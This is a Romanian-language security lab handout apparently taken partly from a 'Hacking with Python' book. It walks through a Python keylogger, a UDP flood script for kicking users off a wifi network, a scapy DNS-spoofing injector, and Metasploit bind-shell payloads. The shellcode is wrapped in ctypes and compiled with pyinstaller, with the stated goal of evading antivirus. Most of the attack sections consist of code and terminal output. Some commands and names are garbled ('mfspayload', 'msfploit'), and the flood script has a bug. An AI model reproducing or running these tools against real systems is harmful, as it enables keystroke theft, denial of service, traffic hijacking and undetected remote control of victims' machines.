

# 1 KEYLOGGER

Keylogger-urile sunt unul dintre cele mai comune instrumente din cutia de instrumente a unui hacker. Sunt instrumente de baza a unui hacker și sunt ușor de făcut. În acest modul, vom învăța cum să codificăm un keylogger foarte eficient, dar precis. Intai instalam biblioteca python de care avem nevoie: pip install pynput. pynput: Acest lucru ne va ajuta să citim tastele pe măsură ce utilizatorul introduce siteuri sau parole.

Inregistrare: Aceasta va înregistra tastele într-un fișier pe care ulterior îl putem exfiltra prin mijloace adecvate.

Funcția definită aici (liniile 6-7) ia un argument care indică tasta apăsată de utilizator și îl conectează în fișier după ce îl convertește într-un șir.

A se vedea mai jos implementarea in python si testati la laborator acest cod!

```
C:\> Users > gjarc > Desktop > Securitatea Sistemelor informatice > LABORATOR 6 > LAB 6 KEYLOGGER.py > ...
1  from pynput.keyboard import Key, Listener
2  import logging
3
4  logging.basicConfig(filename="keylog.txt", level=logging.DEBUG, format=" %(asctime)s - %(message)s")
5
6  def on_press(key):
7      logging.info(str(key))
8
9  with Listener(on_press=on_press) as listener :
10     listener.join()
```

## 2 Kick off a user from your wifi network

Acest hack este o soluție la care probabil ați visat, mai ales dacă utilizați o rețea care are o mulțime de alți utilizatori în ea. După cum probabil ați observat, există o anumită limită atunci când prin aceasta avem trimitere și primire de date prin intermediul rețelei și al propriilor interfețe de rețea. Motivul pentru această limită este cantitatea de lățime de bandă pe care o aveți și dacă alți utilizatori nu ocupa lățime de bandă, cu atât conexiunile dvs. vor fi mai rapide. Când aveți toată lățimea de bandă, ar trebui să fie disponibilă pentru dvs., vă confrunțați cu un DoS (Denial of Service). De fapt, puteți forța un DoS către un alt utilizator căutând și manipulând serviciul wifi al gazdei. Odată ce ați găsit deja acel serviciu, puteți face ca programul să se comporte într-un fel ceea ce nu ar trebui să facă, ceea ce va face ca gazda de la distanță să ocupe toate resursele disponibile și apoi îl puteți scoate offline. Alternativ, puteți provoca și

o inundație UDP, ceea ce se poate face prin trimiterea unei cantități uriașe de pachete UDP către mai multe porturi de pe gazda la distanță a țintei dvs. Asta va determina gazda să ignore orice aplicație care ascultă gazda respectivă și apoi să răspundă cu un pachet care declară ICMP Destination Unreachable. Pentru a face acest lucru, tot ce trebuie să faceți este să deschideți editorul de text și să introduceți următorul cod:

```
import socket #Imports needed libraries
import random

sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM) #Creates a socket
bytes=random._urandom(1024) #Creates packet
ip=raw_input("Target IP: ") #The IP we are attacking
port=input("Port: ") #Port we direct to attack

while 1: #Infinitely loops sending packets to the port until the program is exited.
    sock.sendto(bytes,(ip,port))
    print "Sent %s amount of packets to %s at port %s." % (sent,ip,port)
    sent= sent + 1
```

Salvați acest cod ca udpflood.py, apoi selectați toate opțiunile de fișier la salvare. Pentru a rula codul, rulați IDLE și apoi executați programul, care vă va solicita să introduceți toate celelalte informații de care aveți nevoie. Rețineți că acest hack este direcționat către un singur port, dar dacă doriți să le exploatați pe toate, alte 65.535 de porturi sunt disponibile.

### 3 Wireless Attack: Dnspwn Attack

Acest atac este creat prin utilizarea instrumentului airpwn, care este un cadru pentru injecția de pachete pentru rețele wireless 802.11. Acest instrument este creat pentru a asculta pachetele primite și apoi injectează conținut în punctul de acces atunci când datele primite se potrivesc cu un model care este specificat în fișierul de configurare. Pentru ținta dumneavoastră, airpwn-ul tău arată și se comportă ca serverul cu care încearcă să comunice. Acest instrument a fost creat mai întâi pentru a viza HTTP, dar poate fi folosit și pentru a exploata DNS. În esență, folosirea unui atac dnspwn presupune atragerea țintei dvs. pentru a vizita o pagină web rău intenționată care va instala programe malware la țintă prin descărcare sau pentru a falsifica un anumit site web pentru a-i fura informații țintei dvs. Pentru a efectua acest atac, va trebui să aveți Backtrack sau Kali Linux instalat în computer, precum și un adaptor de card wireless. Urmăți acești pași:

## 1. Setup your wireless monitor

Pentru a detecta activitatea wireless a țintei dvs., va trebui să vă configurați cardul wireless adaptor la modul monitor. Pentru a face acest lucru, trageți airmon-ng din Kali Linux și apoi introduceți următoarea comandă.

```
root@bt:~# airmon-ng start wlan0
```

Acum, veți putea captura date chiar în rețeaua țintă. Odată ce aveți un monitor în funcțiune, puteți începe să creați codul pentru atacul dvs.

## 2. Creați-vă codul.

Va trebui să utilizați modulul scapy pentru a efectua atacul dnspwn. La acest moment, va trebui să investigați toate pachetele UDP care vin cu destinația portului 53 și apoi trimiteți pachetul cu funcția send response pe care o veți crea mai târziu.

```
from scapy.all import *

sniff(prn=lambda x: send_response(x),
      lfilter=lambda x:x.haslayer(UDP) and x.dport == 53)
```

Acum că aveți modulul scapy, putem construi funcția care vă va permite pentru a interpreta cererea pentru informațiile necesare și apoi a face injectarea răspunsului. Puteți face acest lucru efectuând următorii pași:

802.11 Frame – comutați indicatorul "to-ds" la "from-ds", ceea ce îl va face să pară ca și cum solicitările pe care le faceți provin de la punctul de acces

802.11 Frame – modificați adresele Mac ale destinației și sursei

Stratul IP – modificați adresele IP ale destinației și sursei

Stratul UDP – modificați porturile destinației și sursei

Stratul DNS - Introduceți steag "răspuns", apoi adăugați răspunsul pe care îl aveți falsificat.

Modulul scapy simplifică întregul proces eliminând multe detalii de care nu trebuie să fii îngrijorat. Odată ce celelalte detalii au fost îndepărtate prin scapy, puteți folosi următorul cod:

```
def send_response(x):
    # Get the requested domain
    req_domain = x[DNS].qd.qname
    spoofed_ip = '192.168.2.1'

    # Let's build our response from a copy of the original packet
    response = x.copy()

    # We need to start by changing our response to be "from-ds", or
    # from the access point.
    response.FCfield = 2L

    # Switch the MAC addresses
    response.addr1, response.addr2 = x.addr2, x.addr1

    # Switch the IP addresses
    response.src, response.dst = x.dst, x.src

    # Switch the ports
    response.sport, response.dport = x.dport, x.sport

    # Set the DNS flags
    response[DNS].qr = 1L
    response[DNS].ra = 1L
    response[DNS].ancount = 1
```

În acest moment, ai toate uneltele setate pentru atacul tău. Următorul pas este să creezi și să adaugi răspunsul DNS:

```
response[DNS].an = DNSRR(
    rname = req_domain,
    type = 'A',
    rclass = 'IN',
    ttl = 900,
    rdata = spoofed_ip
)
```

În cele din urmă, injectați răspunsul pe care l-ați falsificat:

```
sendp(response)
```

## 4 Preveniți detectarea de către antivirus

Un software antivirus este conceput pentru a detecta fișierele suspecte din sistemul dvs., cum ar fi virușii și programe malware. Cu toate acestea, posibilitatea de a modifica conținutul unui malware vă va permite să ocoliți detectarea antivirus. În acest hack, veți putea învăța cum să creați un cod rău intenționat folosind un Kali Linux componentă numită Metasploit. Acest program poate genera malware, dar majoritatea antivirusului companiile pot recunoaște cu ușurință conținutul scris de acest software atunci când sunt lansate într-un computer așa cum sunt scrise inițial. Pentru a crea un malware rezistent la antivirus, veți face acest lucru modificand malware-ul pe care îl veți crea folosind software-ul.

## 5 Creați-vă programul malware propriu

Rulați Kali Linux și lansați un terminal. Rulați această comandă:

```
msfpayload -l | more
```

Mai mult, procedând astfel, se vor afișa vulnerabilitățile care sunt disponibile pentru utilizare, cum ar fi următoarele:

```
root@kali:~/124# msfpayload -l | more
Framework Payloads (389 total)
=====
Name                                     Description
----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_tcp         Connect back stager, Run a meterpreter server on Android
android/shell/reverse_tcp               Connect back stager, Spawn a piped command shell (sh)
bsd/sparc/shell_bind_tcp                Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp             Connect back to attacker and spawn a command shell
bsd/x86/exec                             Execute an arbitrary command
bsd/x86/metsvc_bind_tcp                  Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp              Stub payload for interacting with a Meterpreter Service
```


Dacă doriți să legați un shell pentru a crea un port, executați o comandă într-un port vizat, și creați-vă propria telecomandă, introduceți aceste comenzi în terminalul Kali Linux:

```
msfpayload windows/shell_bind_tcp X > shell.exe
ls -l shell.exe
```

Veți obține următorul rezultat, care arată că Metasploit a creat un fișier executabil numit shell.exe, care este malware-ul dvs.:

```
root@kali:~/124# msfpayload windows/shell_bind_tcp X > shell.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 341
Options: {}
root@kali:~/124# ls -l shell.exe
-rw-r--r-- 1 root root 73802 Mar  9 22:48 shell.exe
root@kali:~/124#
```

Desigur, orice software antivirus sensibil își va da seama că acesta este un fișier nesigur, care poate compromite computerul unei ținte. Testați-vă programul malware Pentru a vedea că fișierul .exe pe care l-ați creat este recunoscut ca malware, transferați-l în alt computer care are un program antivirus prin USB, e-mail sau trageți-l pe desktop prin copiere. Aproape imediat, antivirusul instalat îl va prinde și îl va detecta astfel:



Acum, dacă intenționați să dezactivați software-ul antivirus și să rulați malware-ul, linia de comandă va afișa ceva de genul acesta:

```
Administrator: Command Prompt
C:\Users\Administrator>netstat -an | findstr 4444
TCP 0.0.0.0:4444 0.0.0.0:0 LISTENING
C:\Users\Administrator>
```

Când se întâmplă acest lucru, puteți controla efectiv PC-ul cu Windows pe care este instalat malware-ul folosind un alt computer. Pentru a opri malware-ul, închideți fișierul shell.exe în Task Manager sau reporniți computerul.

Editați malware-ul folosind Python

Deoarece programul dvs. antivirus poate detecta malware-ul pe care l-ați creat, trebuie să editați malware-ul codul pentru ca acesta să ocolească securitatea computerului dvs. Pentru a face asta, accesați Kali Linux și tastați acest șir de comandă în terminal:

## mfspayload windows/shell\_bind\_tcp C


Veți vedea codul pentru exploit-ul pe care l-ați rulat anterior să fie în cod hexazecimal. Ce tu trebuie să faceți este să compilați acest cod într-un fișier .exe. Pentru a face acest lucru, tot ce trebuie să faceți este să introduceți acest lucru șir de comandă într-un terminal Kali Linux:

```
mfspayload windows/shell_bind_tcp C > shell
ls -l shell.py
```

La introducerea acestui cod, Kali Linux va genera un fișier care arată astfel:


```
root@kali:~/124# msfpayload windows/shell_bind_tcp C > shell.py
root@kali:~/124# ls -l shell.py
-rw-r--r-- 1 root root 1651 Mar 10 11:07 shell.py
root@kali:~/124#
```

Acest cod este în limbaj C, ceea ce înseamnă că va trebui să adăugați câteva linii. Pentru a face asta, intrați acest șir de comandă în terminalul Kali Linux: nano shell.py  
Veți obține un editor de text cu acest cod:



```
GNU nano 2.2.6 File: shell.py
+ windows/shell_bind_tcp - 341 bytes
+ http://www.msfploit.com
+ VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
+ EXITFUNC=process, InitialAutoRunScripts, AutoRunScript=
+
unsigned char buff[] =
"\xfc\xe8\x89\x00\x00\x00\x00\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x10\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x1c\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x5b\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x32\x22\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\x05\x8b\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\x05\x50\x50"
[ Read 30 lines ]
^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^W Cut Text ^C Cur Pos
^X Exit ^J Justify ^M Where Is ^N Next Page ^U Uncut Text ^_ To Spell
```

Importați codul bibliotecii sistemului care vă va permite să rulați programe C din Python. Pentru a face asta, adăugați următoarea linie la începutul codului:




```
GNU nano 2.2.6 File: shell.py Modified
from ctypes import *
shellcode = (" \xfc\xe8\x89\x00\x00\x00\x00\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x10\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x1c\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x5b\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x32\x22\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\x05\x8b\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\x05\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\x05\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x07\xff\x05\x53\x57\x68\xab\x7e\x9b\x20\xff\xff\x05"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\x05\x57\x89\x67\x68\x75"
"\x6e\x4d\x61\xff\x05\x68\x63\x6d\x64\x00\x89\xe3\x57\x52\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\x67\x44\x24\x3c\x01\x01"
[ Read 35 lines ]
^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^W Cut Text ^C Cur Pos
^X Exit ^J Justify ^M Where Is ^N Next Page ^U Uncut Text ^_ To Spell
```

Derulați în jos și găsiți punctul și virgulă situat aproape de sfârșitul scriptului. Adăugați o paranteză de închidere. După ce faceți acest lucru, adăugați următoarele rânduri la sfârșitul codului:

```
memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

Ar trebui să vedeți acest lucru pe ecran după ce faceți acest lucru:



Pentru a salva fișierul, tasteați Ctrl + X, apoi apăsați Y. Intră pentru a continua salvarea ta asupra fișierului modificat.


Compilați programul malware și rulați-l. Pentru a rula malware-ul modificat, mai întâi va trebui să îl compilați. Pentru a face asta, în Command Prompt rulați acest șir de comandă:

## pyinstaller --onefile --noconsole shell.py

Aceasta va crea un folder nou numit "dist". Acest folder va avea malware modificat în interiorul său numit shell.exe. Pentru a rula malware-ul, tot ce aveți nevoie este să deschideți folderul și să faceți dublu clic în fișierul shell.exe. Firewall-ul de protecție Windows ar putea bloca unele dintre caracteristicile programului, deoarece va încerca conectivitatea la un server la distanță. Ocoliți acest lucru selectând Permiteți accesul. După ce faceți acest lucru, în Command Prompt rulați:

## netstat -an | findstr 4444

Aceasta va deschide un port de ascultare, care arată astfel:



Pentru a opri ascultatorul, pur și simplu în Task Manager încheiați procesele numite shell.exe. Verificați cu ajutorul antivirusului dacă malware-ul pe care tocmai l-ați creat mai poate fi detectat. Ar trebui să ocoliți majoritatea programelor antivirus cunoscute.



## 6 Bibliografie

<https://www.askpython.com/python/examples/python-keylogger>  
Steve Tale -Hacking with Python, 2017.